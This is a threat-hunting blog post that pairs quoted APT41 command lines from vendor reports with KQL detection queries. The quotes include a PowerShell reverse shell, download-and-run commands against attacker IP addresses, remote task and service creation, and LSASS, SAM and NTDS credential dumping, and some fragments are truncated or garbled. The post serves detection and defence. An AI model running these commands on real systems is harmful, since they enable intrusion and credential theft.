

# Hunting APT41 TTPs



montysecurity · Follow

4 min read · 3 days ago



8



## Introduction

To directly quote MITRE ATT&CK — “APT41 is a threat group that researchers have assessed as Chinese state-sponsored espionage group that also conducts financially-motivated operations. Active since at least 2012, APT41 has been observed targeting healthcare, telecom, technology, and video game industries in 14 countries. APT41 overlaps at least partially with public reporting on groups including BARIUM and Winnti Group.”

In this post, I will go through the references on the APT41 MITRE page and showcase hunting opportunities.

Also, just as a quick note for how I write hunts. You will see “FileName” filters commented out by default; this is to account for renamed binaries. If needed, one can uncomment these lines to increase the efficiency of the search.

Standard caveats apply:

- Absence of evidence is not evidence of absence — just because you don't see anything does not mean they are not there
- Evidence of activity is not evidence of actor — these are widely used TTPs, not unique to APT41
- I performed no attribution; I relied on existing references in MITRE ATT&CK

## PowerShell

### Exploitation of CVE-2020-10189 (Zoho ManageEngine Zero-Day Vulnerability)

On March 5, 2020, researcher [Steven Seeley](#), published [an advisory](#) and released [proof-of-concept code](#) for a zero-day remote code execution vulnerability in Zoho ManageEngine Desktop Central versions prior to 10.0.474 ([CVE-2020-10189](#)). Beginning on March 8, FireEye observed APT41 use 91.208.184[.]78 to attempt to exploit the Zoho ManageEngine vulnerability at more than a dozen FireEye customers, which resulted in the compromise of at least five separate customers. FireEye observed two separate variations of how the payloads (install.bat and storesyncsvc.dll) were deployed. In the first variation the CVE-2020-10189 exploit was used to directly upload "logger.zip", a simple Java based program, which contained a set of commands to use PowerShell to download and execute install.bat and storesyncsvc.dll.

```
it = new-object System.Net.WebClient;$client.DownloadFile('http://66.42.98[.]220:12345
')&powershell $client = new-object System.Net.WebClient;$client.DownloadFile('http://6
:svc.dll')&C:\Windows\Temp\install.bat
ra/lang/Process;

:0609
:20609;
```

<https://cloud.google.com/blog/topics/threat-intelligence/apt41-initiates-global-intrusion-campaign-using-multiple-exploits/>

```
powershell -ep Bypass -NoP -NonI -NoLogo -W Hidden -c IEX
(New-Object Net.WebClient).DopireProjeing('https://raw.
githubusercontent.com/EmpireProject/Empire/master/data/
module_source/credentials/Invoke-DCSync.ps1');Invoke-DCSync
-PWDumpFormat
```

Note that the command line appears to be corrupted with the DownloadString cmdlet rendered as DopireProjeing, leading to a PowerShell method invocation failure. Immediately after, the threat actor attempted to run the Invoke-Mimikatz cmdlet, this time using a correctly formatted command line and a different repository:

<https://go.crowdstrike.com/rs/281-OBQ-266/images/Report2020CrowdStrikeGlobalThreatReport.pdf>

#### Command and Scripting Interpreter: PowerShell – T1059.001

APT41 used PowerShell to obtain a reverse shell. The PowerShell code that the group used was executed in stealth mode and meant that the device it was executed on could communicate with the C&C server, which in turn allowed the threat actors to execute remote commands.

```
powershell -nop -W hidden -noni -ep bypass -c "$TCPClient = New-Object Net.Sockets.TCPClient('{redacted}',
80);$NetworkStream = $TCPClient.GetStream();$StreamWriter = New-Object
IO.StreamWriter($NetworkStream);function WriteToStream ($String) {[byte[]]$script:Buffer =
0..$TCPClient.ReceiveBufferSize | % {0};$StreamWriter.Write($String + 'SHELL>
');$StreamWriter.Flush()}WriteToStream ";while(($BytesRead = $NetworkStream.Read($Buffer, 0,
$Buffer.Length)) -gt 0) {$Command = [text.encoding]::UTF8.GetString($Buffer, 0, $BytesRead - 1);$Output =
try {Invoke-Expression $Command 2>&1 | Out-String} catch {$_ | Out-String}WriteToStream
($Output)}$StreamWriter.Close()"
```

<https://www.group-ib.com/blog/apt41-world-tour-2021/>

```
// PowerShell Downloads, DCSync
DeviceProcessEvents
// | where FileName in~ ("powershell.exe", "pwsh.exe")
| where ProcessCommandLine has_any ("WebClient",
    "DownloadFile",
    "Invoke-DCSync",
    "-PWDumpFormat")
or
(ProcessCommandLine contains "Net.Sockets.TCPClient")
```

and ProcessCommandLine contains "GetStream"  
and ProcessCommandLine contains "Invoke-Expression")

## LOLBAS Downloads

In the second variation, FireEye observed APT41 leverage the Microsoft BITSAdmin command-line tool to download install.bat (MD5: 7966c2c546b71e800397a67f942858d0) from known APT41 infrastructure 66.42.98[.]220 on port 12345.

```
Parent Process: C:\ManageEngine\DesktopCentral_Server\jre\bin\java.exe  
Process Arguments: cmd /c bitsadmin /transfer bbbb http://66.42.98[.]220:12345/test/:
```

<https://cloud.google.com/blog/topics/threat-intelligence/apt41-initiates-global-intrusion-campaign-using-multiple-exploits/>

```
certutil -urlcache -split -f http://91.208.184[.]78/2.exe
```

*Figure 11: Example CertUtil command to download '2.exe' VMProtected Meterpreter downloader*

<https://cloud.google.com/blog/topics/threat-intelligence/apt41-initiates-global-intrusion-campaign-using-multiple-exploits/>

```
// BITSAdmin or CertUtil Downloads  
DeviceProcessEvents  
| where ProcessCommandLine has_any ("bitsadmin", "certutil")  
| where ProcessCommandLine has_any ("http", "https")
```

## Lateral Movement & Persistence

**Scheduled Task/Job: Scheduled Task – T1053.005**

Task Scheduler was used to launch malicious files on computers where the threat actors already had sessions as well as on computers that the group discovered during reconnaissance.

```
SCHTASKS /Create /S 192.168.100.19 /U "{redacted}\administrator" /P "!@#Virg0#@!" /RU SYSTEM /SC DAILY
/TN Exec2022 /TR "C:\windows\system32\taskhosts.exe" SCHTASKS /run /S 192.168.100.19 /U "
{redacted}\administrator" /P "!@#Virg0#@!" /TN Exec2022
```

<https://www.group-ib.com/blog/apt41-world-tour-2021/>

```
// Creating scheduled tasks on remote hosts
DeviceProcessEvents
// | where FileName =~ "schtasks.exe"
| where ProcessCommandLine contains " /create "
| where ProcessCommandLine contains " /s " // Remote host
| where ProcessCommandLine contains " /tr "
```

**System Services: Service Execution – T1569.002**

Windows services were created and launched with the aim of running either an executable or a script file called install.bat. We described it in our blog post about the ColumnTK campaign. This file has been mentioned several times by other vendors (e.g., Mandiant), which is why we are not describing it in detail here.

```
sc \\172.16.2.146 Create Superle binPath= "cmd.exe /k "c:\users\public\install.bat"; sc \\192.168.111.112 create res
binpath="C:\PerfLogs\vmserver.exe"; sc \\192.168.111.112 start res; sc query LxpSrv; sc delete LxpSrv;
```

<https://www.group-ib.com/blog/apt41-world-tour-2021/>

```
// Creating a service on a remote host
DeviceProcess
// | where FileName =~ "sc.exe"
| where ProcessCommandLine contains @"\"
```



```
| where ProcessCommandLine has "create"  
| where ProcessCommandLine contains "binPath"
```

Below are examples of commands that were used for lateral movement:

Date	Device name	Command
03/02/21 06:43 PM	WEBSERVER3	run: wmic /node:172[.]16[.]2[.]114 /user:test\administrator /password: [REDACTED] process call create "c:\users\Public\install.bat"
03/03/21 02:05 AM	AILOAPOTHDT076	ping AILCCUALHSV002.

<https://www.group-ib.com/blog/columnmtk-apt41/>

```
// WMIC Remote Process Creation  
DeviceProcessEvents  
// | where FileName =~ "wmic.exe"  
| where ProcessCommandLine has "process call create"  
| where ProcessCommandLine contains "/node:"
```

```
schtasks /create /s [REDACTED] /ru "NT Authority\System" /tn  
[REDACTED] /tr "c:\windows\explorer.exe" /sc once /st 11:37
```

The malicious implant contained an embedded malicious driver. In order to combat a Windows' restriction requiring any driver on 64-bit systems to be signed by a Microsoft-verified cryptographic signature, the adversary had signed the driver with a legitimate (most likely stolen) certificate from another company.

<https://go.crowdstrike.com/rs/281-OBQ-266/images/Report2020CrowdStrikeGlobalThreatReport.pdf>

```
// One time scheduled task run
DeviceProcessEvents
// | where FileName =~ "schtasks.exe"
| where ProcessCommandLine has " once "
| where ProcessCommandLine contains " /create "
| where ProcessCommandLine contains " /tr "
```

## Credential Access

### OS Credential Dumping: NTDS – T1003.003

The Group-IB Threat Intelligence team discovered that 2021 APT41 campaigns most often involved a Windows utility called Ntdsutil. The attackers used the tool to obtain a copy of the ntds.dit file, which is a database that stores Active Directory data, including information about user objects, groups, and group membership. The database also includes the password hashes for all the users of the domain.

```
ntdsutil "ac i ntds" "ifm" "create full C:\perflogs\temp" q q ntdsutil "activate instance ntds" "ifm"
"create full C:\PerfLogs\temp" quit quit
```

<https://www.group-ib.com/blog/apt41-world-tour-2021/>

```
// NTDSUtil dumping ntds.dit
DeviceProcessEvents
// | where FileName =~ "ntdsutil.exe"
| where ProcessCommandLine has_any ("activate instance ntds", "ac i ntds")
| where ProcessCommandLine has "create full"
```

## OS Credential Dumping: Security Account Manager – T1003.002

The threat actors also extracted account data from the Security Account Manager (SAM). SAM manages the Windows account database, which includes storing passwords and private user data, grouping the logical structure of accounts, setting security policies, collecting statistics, and controlling access to the database. This data is available either in the registry key HKEY\_LOCAL\_MACHINE\SAM\SAM or in a binary file at %WINDIR%\System32\Config\SAM. The attackers tried to make a copy of this database from the registry using the "reg save" command or by exploiting volume shadow copies.

```
reg save HKLM\SAM C:\perlogs\sam.save copy \\?  
[GLOBALROOT\Device\HarddiskVolumeShadowCopy11\Windows\System32\config\SAM  
c:\users\public\SAM
```

<https://www.group-ib.com/blog/apt41-world-tour-2021/>

```
// reg utility to save SAM  
DeviceProcessEvents  
// | where FileName =~ "reg.exe"  
| where ProcessCommandLine has_all ("save", "hklm", "sam")
```

## OS Credential Dumping: LSASS Memory -T1003.001

Another source of account credentials is the Local Security Authority Subsystem Service (LSASS) memory. It is a process in Microsoft Windows operating systems that enforces the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens. To dump the LSASS process, the threat actors used the utilities Procdump and Mimikatz.

```
procdump64.exe -accepteula -ma lsass.exe lsass.dmp C:\mi.exe ""privilege::debug""  
""sekurlsa::logonpasswords full"" exit >> C:\log.tx mimikatz's sekurlsa::logonpasswords
```

<https://www.group-ib.com/blog/apt41-world-tour-2021/>



```
// ProcDump LSASS or Mimikatz
DeviceProcessEvents
| where ProcessCommandLine has_any ("-accepteula", "lsass.dmp")
   or ProcessCommandLine contains "sekurlsa"
   or ProcessCommandLine contains "privilege::debug"
```

```
// Generic LSASS Dump File
DeviceFileEvents
| where FileName =~ "lsass.dmp"
```

## Enumeration

### Unsecured Credentials: Credentials In Files – T1552.001

The attackers also searched for strings that contain keywords like “user” or “password” in specific files or entire directories.

```
findstr /c:"User" /c:"Password" /si web.config findstr /c:"User ID=" /c:"Password="
```

<https://www.group-ib.com/blog/apt41-world-tour-2021/>

```
// Searching for passwords
DeviceProcessEvents
| where ProcessCommandLine has_all ("findstr", "password")
```

```
net user /domain > 1.txt net user net localgroup administrators net accounts /domain net group "Domain Admins"
```

### System Information Discovery – T1082

At this stage, the attackers gathered information about the system basic configuration (e.g., the Windows version or system architecture).

```
echo %PROCESSOR_ARCHITECTURE% systeminfo whoami net config Workstation
```

### Permission Groups Discovery – T1069

The adversary obtained a list of objects from Windows groups as follows:

```
net group "Domain Admins" /domain net group "domain Controllers" net group "Exchange Servers" net group "Schema Admins" net group "Protected Users" net group "Enterprise Admins" net group "Enterprise Read-only Domain Controllers" net group "Exchange Domain Servers"
```

<https://www.group-ib.com/blog/apt41-world-tour-2021/>

Open in app ↗

Sign up

Sign in

Medium

Search

Write



```
DeviceProcessEvents
// | where FileName in~ ("net.exe", "net1.exe")
| where ProcessCommandLine has_any ("localgroup administrators",
    "domain admins",
    "domain controllers",
    "schema admins",
    "proected users",
    "enterprise admins",
    "exchange domain servers",
    "systeminfo",
    "whoami")
```

## Remote System Discovery – T1018

The hackers used the Ping command with a single echo request to identify other devices on the local network. In order to simplify their tasks, they used a FOR loop. They also used the SETSPN utility to identify on which devices in the domain a particular service was running. This helped the attackers identify which devices were running the following services: IIS, SQL and MSSQL.

It is important to note that in one of the cases we analyzed, the threat actors used the "payload" string instead of the necessary one, which indicates that the command was copied from another source.

```
ping -n 1 PIST-FILE-SRV for /I %i in (1,1,255) do @ping 172.67.204.%i -w 1 -n 1|find /i "ttl=" setspn -T [target_company_name4] -Q /* | payload setspn -T [target_company_name6] -Q /* | findstr IIS setspn -T [target_company_name5] -Q /* | findstr SQL setspn -T [target_company_name6] -Q /* | findstr MSSQL
```

<https://www.group-ib.com/blog/apt41-world-tour-2021/>

```
// ping sweep
DeviceProcessEvents
| where ProcessCommandLine has "ping"
| where ProcessCommandLine has " for "
| where ProcessCommandLine has " do "
| where ProcessCommandLine contains "255"
```

## Data from Local System – T1005

The group obtained files from shadow copies and the Windows logging system.

```
vssadmin list shadows vssadmin create shadow /for=c: vssadmin delete shadows /for=c: /quiet
esentutl /p /o ntds.dit copy "C:\Windows\System32\winevt\Logs\Microsoft-Windows-
TerminalServices-RemoteConnectionManager%4Operational.evtx" "C:\PerfLogs\mwt.evtx" copy
"C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-
RemoteConnectionManager%4Operational.evtx" "C:\PerfLogs\mwt.evtx" rd:true /q:"*
[System[(EventID=4624 or EventID=4648 or EventID=4672)] and
EventData[(Data[@Name='LogonType']='2' or Data[@Name='LogonType']='10')]]" | findstr /i /c:"Date"
/c:"Logon Type:" / c:"Account Name" /c:"Workstation Name:" / c:"Source Network Address"
```

<https://www.group-ib.com/blog/apt41-world-tour-2021/>

```
// vssadmin modify shadows, copy ntds.dit or evtx
DeviceProcessEvents
| where (ProcessCommandLine has "vssadmin"
    and ProcessCommandLine has_any ("shadow", "shadows"))
or
ProcessCommandLine has_all ("esentutl", "ntds.dit")
or
ProcessCommandLine has_all ("copy", ".evtx")
```

```
c:\programdata\dsquery.exe * -filter "(objectCategory=Person)" -attr cn title display
c:\programdata\dsquery.exe * -filter "(objectCategory=Computer)" -attr cn operatingSy
c:\programdata\dsquery.exe * -filter "(objectCategory=Computer)" -attr cn servicePri
c:\programdata\dsquery.exe * -filter "(objectCategory=Group)" -uc -attr cn sAMAccount
c:\programdata\dsquery.exe * -filter "(objectClass=organizationalUnit)" -attr ou name
```

Figure 7: dsquery Active Directory Reconnaissance Commands

<https://cloud.google.com/blog/topics/threat-intelligence/apt41-us-state-governments/>

```
// DsQuery invocations
DeviceProcessEvents
// | where FileName =~ "dsquery.exe"
| where ProcessCommandLine has_all (" -filter ", " -attr ")
```

## References

[Google — This Is Not a Test: APT41 Initiates Global Intrusion Campaign Using Multiple Exploits](#)

[Google — Does This Look Infected? A Summary of APT41 Targeting U.S. State Governments](#)

[CrowdStrike — 2020 Global Threat Report](#)

[Group-IB — Big airline heist](#)

[Group-IB — APT41 World Tour 2021 on a tight schedule](#)

[MITRE — APT41](#)

Threat Intelligence

Threat Hunting






Written by montysecurity

227 Followers

h[ack]unt]er

Follow

More from montysecurity



montysecurity

Hunting Volt Typhoon TTPs

At the time of writing (December 2023), Volt Typhoon only has 3 references in MITRE but...

4 min read · Dec 10, 2023

176



montysecurity

From OSINT to Disk: Wave Stealer Analysis

Introduction

5 min read · May 8, 2024

5

